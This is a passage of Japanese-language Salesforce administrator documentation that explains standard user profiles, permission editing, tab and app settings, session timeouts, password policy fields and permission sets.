システム管理者	アプリケーションを設定およびカスタマイズできます。ライセンスの追加を必要としないすべての機能にアクセスできます。たとえば、管理者は「マーケティングユーザ」ライセンスも持っていないとキャンペーンを管理することはできません。価格表と商品を管理できます。目標の編集、売上予測の上書き、売上予測をの参照が可能です。
標準 Platform ユーザ	組織で開発したか AppExchange からインストールしたカスタム Force.com AppExchange アプリケーションを使用できます。また、取引先、取引先責任者、レポート、ダッシュボード、カスタムタブなど、中核的なプラットフォーム機能も使用できます。
標準 Platform One アプリケーションユーザ	組織で開発したか AppExchange からインストールしたカスタム AppExchange アプリケーションを 1 つ使用できます。カスタムアプリケーションのタブは、5 つに制限されます。また、取引先、取引先責任者、レポート、ダッシュボード、カスタムタブなど、中核的なプラットフォーム機能も使用できます。

プロファイル名	利用可能な権限
標準ユーザ	主要レコードタイプの作成と編集、レポートの実行、組織の設定の参照が可能です。キャンペーンは参照できますが、管理はできません。ソリューションは作成できますが、レビューはできません。自分の目標の編集と売上予測の上書きが可能です。
カスタマーコミュニティユーザ	コミュニティからログインできます。コミュニティ設定および共有モデルにより、タブやオブジェクト、その他の機能へのユーザのアクセスが決まります。詳細は、「コミュニティユーザライセンス」を参照してください。
カスタマーコミュニティプラスユーザ	
パートナーコミュニティユーザ	
カスタマーポータルユーザ	カスタマーポータルまたはコミュニティからログインできます。直接所有するデータ、またはカスタマーポータルのロール階層で自分より下位のユーザが所有するデータあるいは下位のユーザと共有するデータの参照および編集、さらに、［取引先責任者名］項目にユーザがリストされているケースの参照および編集が可能です。
大規模カスタマーポータル	カスタマーポータルまたはコミュニティからログインできます。 大規模カスタマーポータルおよび認証 Web サイトプロファイルは、大規模ポータルユーザです。
認証 Web サイト	
カスタマーポータルマネージャ	カスタマーポータルまたはコミュニティからログインできます。直接所有するデータ、またはカスタマーポータルのロール階層で自分より下位のユーザが所有するデータあるいは下位のユーザと共有するデータの参照および編集、さらに、［取引先責任者名］項目にユーザがリストされているケースの参照および編集が可能です。
パートナーユーザ	パートナーポータルまたはコミュニティからログインできます。
ソリューション管理者	ソリューションをレビューおよび公開できます。また、標準ユーザとおなじ機能にアクセスできます。
マーケティングユーザ	キャンペーンの管理、レターヘッドの作成、HTML メールテンプレートの作成、公開ドキュメントの管理、およびデータインポートウィザードによるキャンペーンメンバーの追加とキャンペーンメンバーの状況の更新が可能です。また、標準ユーザとおなじ機能にアクセスできます。

プロファイル名	利用可能な権限
契約管理者	契約を作成、編集、有効化、および承認できます。このプロファイルでは、契約が有効化されていない限り、契約を削除することもできます。自分の目標の編集と売上予測の上書きが可能です。
参照のみ	組織の設定の参照、レポートの実行とエクスポート、および他のレコードの参照(編集は不可)が可能です。
Chatter 限定ユーザ	Chatterにのみログインできます。Chatterの標準のユーザ、プロファイル、グループ、ファイルのすべてにアクセスできます。また、次の操作を実行できます。 • Salesforce の取引先と取引先責任者を参照する • Salesforce CRM Content、アイデア、およびアンサーを使用する • ダッシュボードとレポートにアクセスする • ワークフローを使用し、承認する • カレンダーを使用して活動を作成および追跡する • 最大10個のカスタムオブジェクトを表示および変更する • レコードをグループに追加する メモ: Chatter 限定ユーザプロファイルでアクセス可能な標準 Salesforce オブジェクトのタブは、これらのユーザに対してデフォルトで非表示になっているため、タブを表示する必要があります。 Professional Edition の組織は、これらを実行するために [プロファイル] を有効にしておく必要があります。詳細は、Salesforce の担当者にお問い合わせください。 Chatter 限定ユーザライセンスでのみ利用可能です。 Chatter Plus ユーザの詳細は、*「Chatter およびよくある質問 (FAQ)」* を参照してください。
Chatter Free ユーザ	Chatterにのみログインできます。Chatterの標準のユーザ、プロファイル、グループ、ファイルのすべてにアクセスできます。 Chatter Free ユーザライセンスでのみ利用可能です。

プロファイル名	利用可能な権限
Chatter 外部ユーザ	Chatterにログインして、招待されたグループにのみアクセスし、グループのメンバーのみと会話できます。Chatter External ユーザライセンスでのみ利用可能です。
Chatter モデレータユーザ	Chatterにのみログインできます。Chatterの標準のユーザ、プロファイル、グループ、ファイルのすべてにアクセスできます。また、このユーザは次の操作を実行できます。 • 他の Chatter Free ユーザとモデレータの有効化および無効化 • モデレータ権限の付与と取り消し • 表示されている投稿やコメントの削除 メモ: ユーザのプロファイルを「Chatterモデレータユーザ」から「Chatter Free ユーザ」に変更すると、Chatterでのモデレータ権限は失われます。 Chatter Free ユーザライセンスでのみ利用可能です。
Site.com 限定ユーザ	Site.com アプリケーションにのみログインできます。各 Site.com 限定ユーザがサイトを作成および公開するには、Site.com Publisher 機能ライセンスが必要です。また、サイトのコンテンツを編集するには、Site.com Contributor ライセンスが必要です。 また、このユーザは次の操作を実行できます。 • 最大20個のカスタムオブジェクトを持つカスタムアプリケーションを1つ使用する • コンテンツアプリケーションにアクセスできるが、取引先と取引先責任者オブジェクトにはアクセスできない • カスタムタブを無限に作成する Site.com 限定ユーザライセンスでのみ利用可能です。

関連トピック:

プロファイル

ユーザ権限

プロファイルリストの管理

プロファイルは、オブジェクトおよびデータへのユーザによるアクセス方法や、アプリケーション内で実行可能な操作を定義します。ユーザの作成時に、各ユーザにプロファイルを割り当てます。組織でプロファイルを表示するには、[設定] から、[クイック検索] ボックスに「プロファイル」と入力し、[プロファイル]を選択します。

拡張プロファイルの一覧表示

組織で拡張プロファイルリストビューが有効になっている場合は、追加のツールを使用して、プロファイルリストのカスタマイズ、移動、管理、および印刷を行うことができます。

- ドロップダウンリストからビューを選択することにより、プロファイルの条件設定済みリストを表示する
- ドロップダウンリストからビューを選択し、[削除] をクリックして、ビューを削除する
- リストビューを作成するか既存のビューを編集する
- プロファイルを作成する
- をクリックして、リストビューを印刷する
- をクリックして、ビューを作成または編集した後にリストビューを更新する
- リストビューで権限を直接編集する
- プロファイル名をクリックしてプロファイルを参照または編集する
- プロファイル名の横にある [削除] をクリックするか、カスタムプロファイルを削除する

  メモ: ユーザが無効な場合も含め、ユーザに割り当てられているプロファイルは削除できません。

基本プロファイルの一覧表示

- プロファイルを作成する
- プロファイル名をクリックしてプロファイルを参照または編集する
- プロファイル名の横にある [削除] をクリックするか、カスタムプロファイルを削除する

プロファイルリストビューの作成と編集

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

カスタムプロファイルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

プロファイルを表示し、プロファイルリストを印刷する
- 「設定・定義を参照する」

プロファイルリストビューを削除する
- 「プロファイルと権限セットの管理」

カスタムプロファイルを削除する
- 「プロファイルと権限セットの管理」

プロファイルリストビューを使用した複数のプロファイルの編集
組織で拡張プロファイルリストビューが有効になっている場合は、個々のプロファイルページにアクセスしなくても、直接リストビューから最大 200 件のプロファイルの権限を変更できます。

関連トピック:
プロファイルリストビューを使用した複数のプロファイルの編集
プロファイル

プロファイルリストビューの作成と編集

組織で拡張プロファイルリストビューが有効になっている場合、選択した項目でプロファイルのセットを表示するために、プロファイルリストビューを作成できます。たとえば、「すべてのデータの編集」が有効になっているすべてプロファイルのリストビューを作成できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

カスタムプロファイルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

プロファイルリストビューを作成、編集、および削除する
- 「プロファイルと権限セットの管理」

1. [プロファイル] ページで [新規ビューの作成] をクリックするか、ビューを選択して [編集] をクリックします。
2. ビュー名を入力します。
3. [検索条件の指定] で、「*すべてのデータの編集* *次の文字列と一致する* `True`」など、リスト項目が一致する必要がある条件を指定します。
   a. 設定名を入力するか、ルックアップアイコン をクリックして検索し、必要な設定を選択します。
   b. 検索条件の演算子を選択します。
   c. 一致する必要がある値を入力します。
   d. 別の検索条件を指定するには、[新規アクションの追加] をクリックします。検索条件行は、25 行まで指定できます。

      検索条件行を削除し、値をクリアするには、行を削除アイコン をクリックします。
4. [表示する項目の選択] で、リストビューの列として表示するプロファイル設定を指定します。
   a. [検索] ドロップダウンリストから、検索する設定の種別を選択します。
   b. 追加する設定に一部またはすべての語を入力し、[検索] をクリックします。

      メモ: 検索で 500 個を超える値が検出されると、結果は表示されません。次の手順に従って、検索条件を絞り込み、表示される検索結果の数を減らしてください。
   c. 列を追加または削除するには、1 つ以上の列の名前を選択してから [追加] または [削除] をクリックします。
   d. [最上位へ]、[上へ]、[下へ]、および [最下位へ] 矢印を使用して、任意の順に列を並び替えます。

1 つのリストビューには最大 15 列まで追加できます。

5. [保存] をクリックするか、既存のビューをコピーする場合は、名前を変更して [別名で保存] をクリックします。

関連トピック:

プロファイルリストビューを使用した複数のプロファイルの編集

プロファイルリストビューを使用した複数のプロファイルの編集

組織で拡張プロファイルリストビューが有効になっている場合は、個々のプロファイルページにアクセスしなくても、直接リストビューから最大200件のプロファイルの権限を変更できます。

編集可能なセルには、その上にマウスを置くと鉛筆アイコン ( ) が表示され、編集できないセルの場合は、錠アイコン ( ) が表示されます。標準プロファイルでは、鉛筆アイコンが表示されても実際には設定が編集できない場合があります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

リストビューから複数のプロファイルを編集する
- 「プロファイルと権限セットの管理」

  および

  「アプリケーションのカスタマイズ」

警告: この方法でプロファイルを編集するときには注意してください。プロファイルはユーザの基本的なアクセスに影響するため、一括変更を行うと、組織内のユーザに対し広範囲の影響を及ぼす可能性があります。

1. 編集するプロファイルまたは権限を含むリストビューを選択または作成します。
2. 複数のプロファイルを編集するには、編集する各ユーザの横にあるチェックボックスをオンにします。

   複数のページでプロファイルを選択すると、選択したプロファイルはSalesforceに記憶されます。
3. 編集する権限をダブルクリックします。

   複数のプロファイルの場合は、選択したプロファイルのいずれかにある権限をダブルクリックします。
4. 表示されるダイアログボックスで、その権限を有効または無効にします。

   ある権限を変更すると、その他の権限も変更される場合があります。たとえば、「アプリケーションのカスタマイズ」および「設定・定義を参照する」が無効な場合、「アプリケーションのカスタマイズ」を有効にすると、「設定・定義を参照する」も有効になります。この場合は、ダイアログボックスに影響を受ける権限が一覧表示されます。
5. 複数のプロファイルを変更するには、[選択した *n* 件のすべてのレコード](*n* は選択したプロファイル数)を選択します。
6. [保存] をクリックします。

メモ:

- 標準プロファイルの場合は、「シングルサインオン」および「ディビジョンの使用」権限でのみインライン編集が使用できます。

- 複数のプロファイルを編集する場合は、変更権限のあるプロファイルのみが変更されます。たとえば、インライン編集を使用して複数のプロファイルに「すべてのデータの編集」を追加する場合、そのプロファイルに「すべてのデータの編集」が設定されていないユーザライセンスでは、プロファイルは変更されません。

エラーが発生した場合は、エラーメッセージにエラーがあった各プロファイルとエラーの説明が表示されます。プロファイル名をクリックすると、プロファイルの詳細ページが表示されます。クリックしたプロファイルは、エラーウィンドウにグレーの取消線の付いたテキストで表示されます。エラーコンソールを表示するには、Salesforce ドメインに対するポップアップブロッカーを無効にする必要があります。

すべての変更が、設定変更履歴に記録されます。

関連トピック:

プロファイル

プロファイルのコピー

プロファイルを作成する代わりに、既存のプロファイルをコピーしてカスタマイズすることで時間を節約します。

ヒント: プロファイルをコピーして特定の権限またはアクセス設定を有効にする場合は、権限セットの使用を検討します。詳細は、「権限セット」を参照してください。また、プロファイル名に複数の単語が含まれる場合は、余分なスペースを挿入しないようにします。たとえば、「Acme User」と「Acme User」は、「Acme」と「User」間のスペース数のみが異なります。この 2 つのプロファイルを両方使用すると、システム管理者とユーザが混乱する可能性があります。

1. [設定]から、[クイック検索] ボックスに「*プロファイル*」と入力し、[プロファイル] を選択します。
2. [プロファイル] リストページで、次のいずれかを実行します。
   - [新規プロファイル]をクリックし、作成するプロファイルと似た既存のプロファイルを選択します。
   - 拡張プロファイルリストビューが有効な場合、作成するプロファイルに似たプロファイルの横にある [コピー] をクリックします。
   - 作成するプロファイルと似たプロファイルの名前をクリックし、プロファイルページで [コピー] をクリックします。

   新しいプロファイルでは、コピー元のプロファイルと同じユーザライセンスが使用されます。
3. プロファイル名を入力します。
4. [保存] をクリックします。

関連トピック:

プロファイル

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

カスタムプロファイルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

プロファイルを作成する
- 「プロファイルと権限セットの管理」

プロファイルの割り当てられたユーザの表示

プロファイルの概要ページからプロファイルに割り当てられたすべてのユーザを表示するには、[割り当て済みユーザ](拡張プロファイルユーザインターフェース)または[このプロファイルに属するユーザの参照](元のプロファイルユーザインターフェース)をクリックします。割り当てられたユーザのページから、次の操作が可能です。

- 1 人以上のユーザを作成する
- 選択したユーザのパスワードをリセットする
- ユーザを編集する
- 名前、別名、またはユーザ名をクリックしてユーザの詳細ページを参照する
- プロファイル名をクリックしてプロファイルを表示または編集する
- Google Apps™ が組織で有効な場合、[Google Apps にエクスポート] をクリックし、ユーザを Google にエクスポートして Google Apps アカウントを作成する

関連トピック:

プロファイル

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

カスタムプロファイルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

プロファイルでのオブジェクト権限の編集

オブジェクト権限は、オブジェクトに対するアクセス権の種類を指定します。

1. [設定] から、次のいずれかの操作を実行します。
   - [クイック検索] ボックスに「*権限セット*」と入力し、[権限セット] を選択する
   - [クイック検索] ボックスに「*プロファイル*」と入力し、[プロファイル] を選択する
2. 権限セットまたはプロファイルを選択します。
3. 使用しているインターフェースに応じて、次のいずれかの操作を実行します。
   - 権限セットまたは拡張プロファイルユーザインターフェース—[設定の検索...] ボックスに、必要なオブジェクトの名前を入力し、リストからそのオブジェクトを選択します。[編集] をクリックし、[オブジェクト権限] セクションにスクロールします。
   - 元のプロファイルユーザインターフェース — [編集] をクリックし、[標準オブジェクト権限]、[カスタムオブジェクト権限]、または [外部オブジェクト権限] セクションまでスクロールします。
4. オブジェクト権限を指定します。
5. [保存] をクリックします。

関連トピック:

オブジェクトの権限

プロファイル

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Professional** Edition、**Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

オブジェクト権限を参照する

- 「設定・定義を参照する」

オブジェクト権限を編集する

- 「プロファイルと権限セットの管理」

  および

  「アプリケーションのカスタマイズ」

権限セットとプロファイルでのタブ設定の表示と編集

タブ設定はタブが [すべてのタブ] ページに表示されるか、タブセットで表示可能かどうかを指定します。

1. [設定] から、次のいずれかの操作を実行します。
   - [クイック検索] ボックスに「*権限セット*」と入力し、[権限セット] を選択する
   - [クイック検索] ボックスに「*プロファイル*」と入力し、[プロファイル] を選択する
2. 権限セットまたはプロファイルを選択します。
3. 次のいずれかの操作を実行します。
   - 権限セットまたは拡張プロファイルユーザインターフェース—[設定の検索...] ボックスに、必要なタブの名前を入力し、リストからそのタブを選択して、[編集] をクリックします。
   - 元のプロファイルユーザインターフェース — [編集] をクリックし、[タブの設定] セクションまでスクロールします。
4. タブ設定を指定します。
5. (元のプロファイルユーザインターフェースのみ) ユーザのタブのカスタマイズを自分が指定するタブ表示設定にリセットするには、[各ユーザの「マイディスプレイのカスタマイズに変更を反映させる] を選択します。
6. [保存] をクリックします。

メモ: 組織で Salesforce CRM Content が有効化されている場合でも、ユーザ詳細ページの **[Salesforce CRM Content ユーザ]** チェックボックスをオンにしていなければ、Salesforce CRM Content アプリケーションにタブは表示されません。

タブ設定

タブ設定では、タブを [すべてのタブ] ページで表示するか、関連付けられているアプリケーションで表示するかを指定します。また、オブジェクトが Lightning Experience アプリケーションランチャーおよびナビゲーションメニューに表示されるかどうかも決定します。権限セットのタブ設定の表示ラベルはプロファイルの表示ラベルとは異なります。

関連トピック:

プロファイル

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

タブ設定を使用可能なエディション: **Database.com** を除くすべてのエディション

権限セットを使用可能なエディション: **Contact Manager** Edition、**Professional** Edition、**Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

プロファイルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

タブ設定を参照する
- 「設定・定義を参照する」

タブ設定を編集する
- 「プロファイルと権限セットの管理」

タブ設定

タブ設定では、タブを [すべてのタブ] ページで表示するか、関連付けられているアプリケーションで表示するかを指定します。また、オブジェクトが Lightning Experience アプリケーションランチャーおよびナビゲーションメニューに表示されるかどうかも決定します。権限セットのタブ設定の表示ラベルはプロファイルの表示ラベルとは異なります。

権限セットでの設定の有効化	プロファイルでの設定の有効化	説明
利用可	デフォルトで非表示	このタブは [すべてのタブ] ページで利用できます。各ユーザは、どのアプリケーションでもタブが表示されるように表示をカスタマイズできます。
[利用可] および [参照可能]	デフォルトで表示	タブは [すべてのタブ] ページで利用でき、関連付けられているアプリケーションの表示タブに表示されます。Lightning Experience では、この設定によってオブジェクトがアプリケーションランチャーおよびナビゲーションメニューに表示されるかどうかが決まります。各ユーザは、表示をカスタマイズしてタブを非表示にしたり、その他のアプリケーションで表示したりできます。
なし	タブを隠す	このタブは [すべてのタブ] ページでは利用できず、どのアプリケーションにも表示されません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

タブ設定を使用可能なエディション: **Database.com** を除くすべてのエディション

権限セットを使用可能なエディション: **Contact Manager** Edition、**Professional** Edition、**Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

プロファイルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

メモ: 同じタブの設定が有効になっている他の権限セットまたはプロファイルをユーザが持つ場合は、最も権限の大きい設定が適用されます。たとえば、権限セット A では [取引先] タブに対して有効な設定は存在せず、権限セット B では [取引先] タブの [選択可] 設定が有効になっているとします。ユーザに権限セッ

トAとBが割り当てられている場合、そのユーザには[すべてのタブ]ページで[取引先]タブが表示されます。

関連トピック:

権限セットとプロファイルでのタブ設定の表示と編集

プロファイルでの割り当てられたアプリケーションの表示と編集

割り当てられたアプリケーション設定では、Force.comアプリケーションメニューで選択できるアプリケーションを指定します。

カスタマーポータルユーザからはアプリケーションを使用できないため、カスタマーポータルユーザに関連付けられたプロファイルを除く各プロファイルには、表示可能なアプリケーションが少なくとも1つ必要です。

アプリケーションの表示を指定する手順は、次のとおりです。

1. [設定]から、[クイック検索]ボックスに「*プロファイル*」と入力し、[プロファイル]を選択します。
2. プロファイルを選択します。
3. 使用しているユーザインターフェースに応じて、次のいずれかの操作を実行します。
   - 拡張プロファイルユーザインターフェース—[割り当てられたアプリケーション]をクリックして、[編集]をクリックします。
   - 元のプロファイルユーザインターフェース—[編集]をクリックし、[カスタムアプリケーション設定]セクションまでスクロールします。
4. 1つのデフォルトアプリケーションを選択します。デフォルトのアプリケーションは初回のログイン時に表示されます。
5. 表示する他のアプリケーションについて、[参照可能]を選択します。

関連トピック:

プロファイル

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

カスタムプロファイルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

アプリケーションの表示設定を編集する
- 「プロファイルと権限セットの管理」

プロファイルでのカスタム権限の有効化

カスタム権限により、カスタムプロセスまたはカスタムアプリケーションへのアクセス権を付与できます。カスタム権限を作成し、プロセスまたはアプリケーションに関連付けたら、プロファイルで権限を有効にできます。

1. [設定]から、[クイック検索] ボックスに「*プロファイル*」と入力し、[プロファイル] を選択します。
2. プロファイルを選択します。
3. 使用しているユーザインターフェースに応じて、次のいずれかの操作を実行します。
   - 拡張プロファイルユーザインターフェース: [カスタム権限] をクリックして、[編集] をクリックします。
   - 元のプロファイルユーザインターフェース: [有効化されたカスタム権限] 関連リストで [編集] をクリックします。
4. カスタム権限を有効にするには、[利用可能なカスタム権限] リストで権限を選択し、[追加] をクリックします。プロファイルからカスタム権限を削除するには、[有効化されたカスタム権限] リストから権限を選択して [削除] をクリックします。
5. [保存] をクリックします。

関連トピック:

カスタム権限

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Group Edition および Professional Edition 組織では、カスタム権限の作成、編集は実行できませんが、管理パッケージの一部としてカスタム権限をインストールできます。

ユーザ権限

プロファイルでカスタム権限を有効にする
- 「プロファイルと権限セットの管理」

プロファイルでのセッションタイムアウト設定の表示と編集

セッション設定は、ユーザの認証セッションがタイムアウトするまでの無操作状態の経過時間の設定に使用します。セッションが終了した時点で、ユーザはログインし直す必要があります。

［セッションタイムアウトの開始条件］値をプロファイルで設定するまで、組織のセッション設定の［タイムアウト値］が、そのプロファイルのユーザに適用されます。プロファイルの［セッションタイムアウトの開始条件］値が設定されると、組織の［タイムアウト値］は上書きされます。組織の［タイムアウト値］への変更は、独自の［セッションタイムアウトの開始条件］値が設定されたプロファイルのユーザには適用されません。

1. [設定]から、［クイック検索］ボックスに「*プロファイル*」と入力し、[プロファイル] を選択します。
2. プロファイルを選択します。
3. 使用しているユーザインターフェースに応じて、次のいずれかの操作を実行します。
   - 拡張プロファイルユーザインターフェース—[セッションの設定]をクリックして、[編集] をクリックします。
   - 元のプロファイルユーザインターフェース — [編集] をクリックし、[セッションの設定] セクションまでスクロールします。
4. ドロップダウンリストからタイムアウト値を選択します。
5. [保存] をクリックします

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

カスタムプロファイルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

プロファイルのセッションとパスワードの設定を編集する
- 「プロファイルと権限セットの管理」

プロファイルでのパスワードポリシーの表示と編集

組織に適切なレベルのパスワードセキュリティを使用するには、プロファイルに割り当てられたユーザの [パスワードポリシー] 設定でパスワード要件を指定します。プロファイルのパスワードポリシーを設定すると、そのプロファイルのユーザに対して、組織のパスワードポリシーが上書きされます。パスワードポリシーをプロファイルに設定しない場合は、組織のパスワードポリシーが適用されます。既存のプロファイルユーザの場合、ユーザがパスワードをリセットしたときに、新しいプロファイルパスワードポリシーが有効になります。

組織のパスワードポリシーへの変更は、独自のパスワードポリシーが設定されたプロファイルのユーザには適用されません。

1. [設定]から、[クイック検索] ボックスに「*プロファイル*」と入力し、[プロファイル] を選択します。
2. プロファイルを選択します。
3. 使用しているユーザインターフェースに応じて、次のいずれかの操作を実行します。
   - 拡張プロファイルユーザインターフェース — [パスワードポリシー] をクリックして、[編集] をクリックします。
   - 元のプロファイルユーザインターフェース — [編集] をクリックし、[パスワードポリシー] セクションまでスクロールします。
4. プロファイルの値を変更します。

   メモ: [パスワードの有効期間] 設定を変更した場合に、ユーザの新しい有効期限が古い有効期限よりも前になるとき、または [無期限] を選択して有効期限が排除されるときは、変更がそのユーザのパスワード期限に影響します。
5. [保存] をクリックします。

関連トピック:

プロファイルのパスワードポリシー項目

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

カスタムプロファイルを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

プロファイルのセッションとパスワードの設定を編集する
- 「プロファイルと権限セットの管理」

パスワードポリシーを設定する
- 「パスワードポリシーの管理」

プロファイルのパスワードポリシー項目

[パスワードポリシー]設定でパスワード要件を指定します。次の項目の説明を参考に、各項目がプロファイルのパスワード要件にどのように影響するかを理解します。

組織のパスワードポリシーへの変更は、独自のパスワードポリシーが設定されたプロファイルのユーザには適用されません。

項目	説明
パスワードの有効期間	ユーザパスワードが失効し、変更する必要が生じるまでの期間。デフォルトは 90 日です。この設定は、セ

項目	説明
	ルフサービスポータルでは使用できません。この設定は、「パスワード無期限」権限を持つユーザには適用されません。 ［パスワードの有効期間］設定を変更した場合に、ユーザの新しい有効期限が古い有効期限よりも前になるとき、または［無期限］を選択して有効期限が排除されるときは、変更がそのユーザのパスワード期限に影響します。
過去のパスワードの利用制限回数	ユーザの過去のパスワードを保存して、新しく設定されるパスワードが固有のパスワードになるようにします。パスワード履歴は、この値を設定しない限り保存されません。デフォルトは［3 回前のパスワードまで使用不可］です。［パスワードの有効期間］項目に［無期限］を選択した場合を除き、［制限なし］を選択できません。この設定は、セルフサービスポータルでは使用できません。
最小パスワード長	パスワードに必要な最小限の文字数。この値を設定しても、既存のユーザのパスワードには影響しません。次回のパスワードの変更時に適用されます。デフォルトは［8 文字以上］です。
パスワード文字列の制限	ユーザのパスワードとして使用できる文字の種別の要件。 複雑性レベル: • 制限なし —任意のパスワード値を許可します。最も安全性の低いオプションです。 • 英・数字両方含める — 少なくとも 1 つの英字と 1 つの数字を使用する必要があります(デフォルト)。 • 英字、数字、および特殊文字を組み合わせて使用する必要があります —少なくとも1つの英字、1つの数字、および ! # $ % - _ = + < > のうちの1文字を使用する必要があります。 • 数字、大文字および小文字をすべて含める —少なくとも 1 つの数字、1 つの英大文字、および 1 つの英小文字を使用する必要があります。 • 数字、大文字、小文字、および特殊文字をすべて含める — 少なくとも 1 つの数字、1 つの英大文字、1 つの英小文字、および ! # $ % - _ = + < > のうちの 1 文字を使用する必要があります。

項目	説明
パスワード質問の制限	値は、パスワードヒントの質問に対する回答にパスワードそのものを含めることはできないことを意味する［パスワードを含めないこと］、またはデフォルトの［なし］です。回答に制限はありません。パスワードヒントの質問に対するユーザの回答は必須です。この設定は、セルフサービスポータル、カスタマーポータル、またはパートナーポータルでは使用できません。
ログイン失敗によりロックするまでの回数	ログイン失敗が許される回数。この回数を超えると、そのユーザはロックアウトされ、ログインできなくなります。この設定は、セルフサービスポータルでは使用できません。
ロックアウトの有効期間	ロックアウトが解除されるまでの所要時間。デフォルトは 15 分です。この設定は、セルフサービスポータルでは使用できません。 メモ: ユーザがロックアウトされた場合、そのユーザはロックアウト期間の期限が切れるまで待機する必要があります。「ユーザパスワードのリセットおよびユーザのロック解除」権限を持つユーザについては、[設定] から次の手順を実行してロックを解除できます。 1. ［クイック検索］ボックスに「ユーザ」と入力します。 2. [ユーザ] を選択します。 3. ユーザを選択します。 4. [ロック解除] をクリックします。 このボタンは、ユーザがロックアウトされている場合にのみ表示されます。
パスワードのリセットの秘密の回答を非表示にする	この機能により、セキュリティの質問に対する回答を、入力と同時に非表示にします。デフォルトでは、回答がプレーンテキストで表示されます。 メモ: 入力モードがひらがなに設定された Microsoft Input Method Editor (IME) を組織で使用している場合、通常のテキスト項目で ASCII 文字を入力すると、日本語文字に変換されます。ただし、IME は伏せ字のテキストを含む項目では適切に動作しません。この機能を有効にした後で組織のユーザがパスワードまたはその他の値を正しく

項目	説明
	入力できない場合は、機能を無効にしてください。
パスワードの有効期限は 1 日以上にする必要があります	このオプションを選択すると、パスワードを 24 時間以内に複数回変更できなくなります。

関連トピック:

- プロファイルでのパスワードポリシーの表示と編集

権限セット

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Contact Manager** Edition、**Professional** Edition、**Group** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

権限セットは、さまざまなツールと機能へのアクセス権をユーザに付与する設定と権限のコレクションです。権限セットの設定と権限はプロファイルにも含まれますが、権限セットは、ユーザのプロファイルを変更せずにユーザの機能アクセス権を拡張します。

ユーザが使用できるプロファイルは 1 つのみですが、Salesforce エディションによっては複数の権限セットを使用できます。権限セットは、プロファイルとは関係なく、さまざまな種別のユーザに割り当てることができます。

権限がプロファイルでは無効で権限セットでは有効化されている場合、そのプロファイルと権限セットを持つユーザには権限が付与されます。たとえば、Jane Smith のプロファイルで「パスワードポリシーの管理」が有効化されていなくても、Jane の権限セットの1つで有効化されている場合、パスワードポリシーを管理できます。

主要な職務とは関係なく、ユーザの論理グループ間でアクセスできるようにする場合は、権限セットを使用します。たとえば、組織に Inventory カスタムオブジェクトがあるとします。多くのユーザはこのオブジェクトに対する「参照」アクセス権が必要ですが、少数のユーザには「編集」アクセス権が必要です。「参照」アクセス権を付与する権限セットを作成し、該当するユーザに割り当てることができます。次に、Inventory オブジェクトへの「編集」アクセス権を付与する別の権限セットを作成し、少数のユーザグループに割り当てます。

- 段階的な手順: 権限セットを作成、編集、および割り当てる
- 段階的な手順: Lightning Experience で権限セットを作成、割り当て、および追加する

関連トピック:

- リストビューからの権限セットの編集
- 1 人のユーザへの権限セットの割り当て
- 権限セットの考慮事項
- セッションベースの権限セットとは?

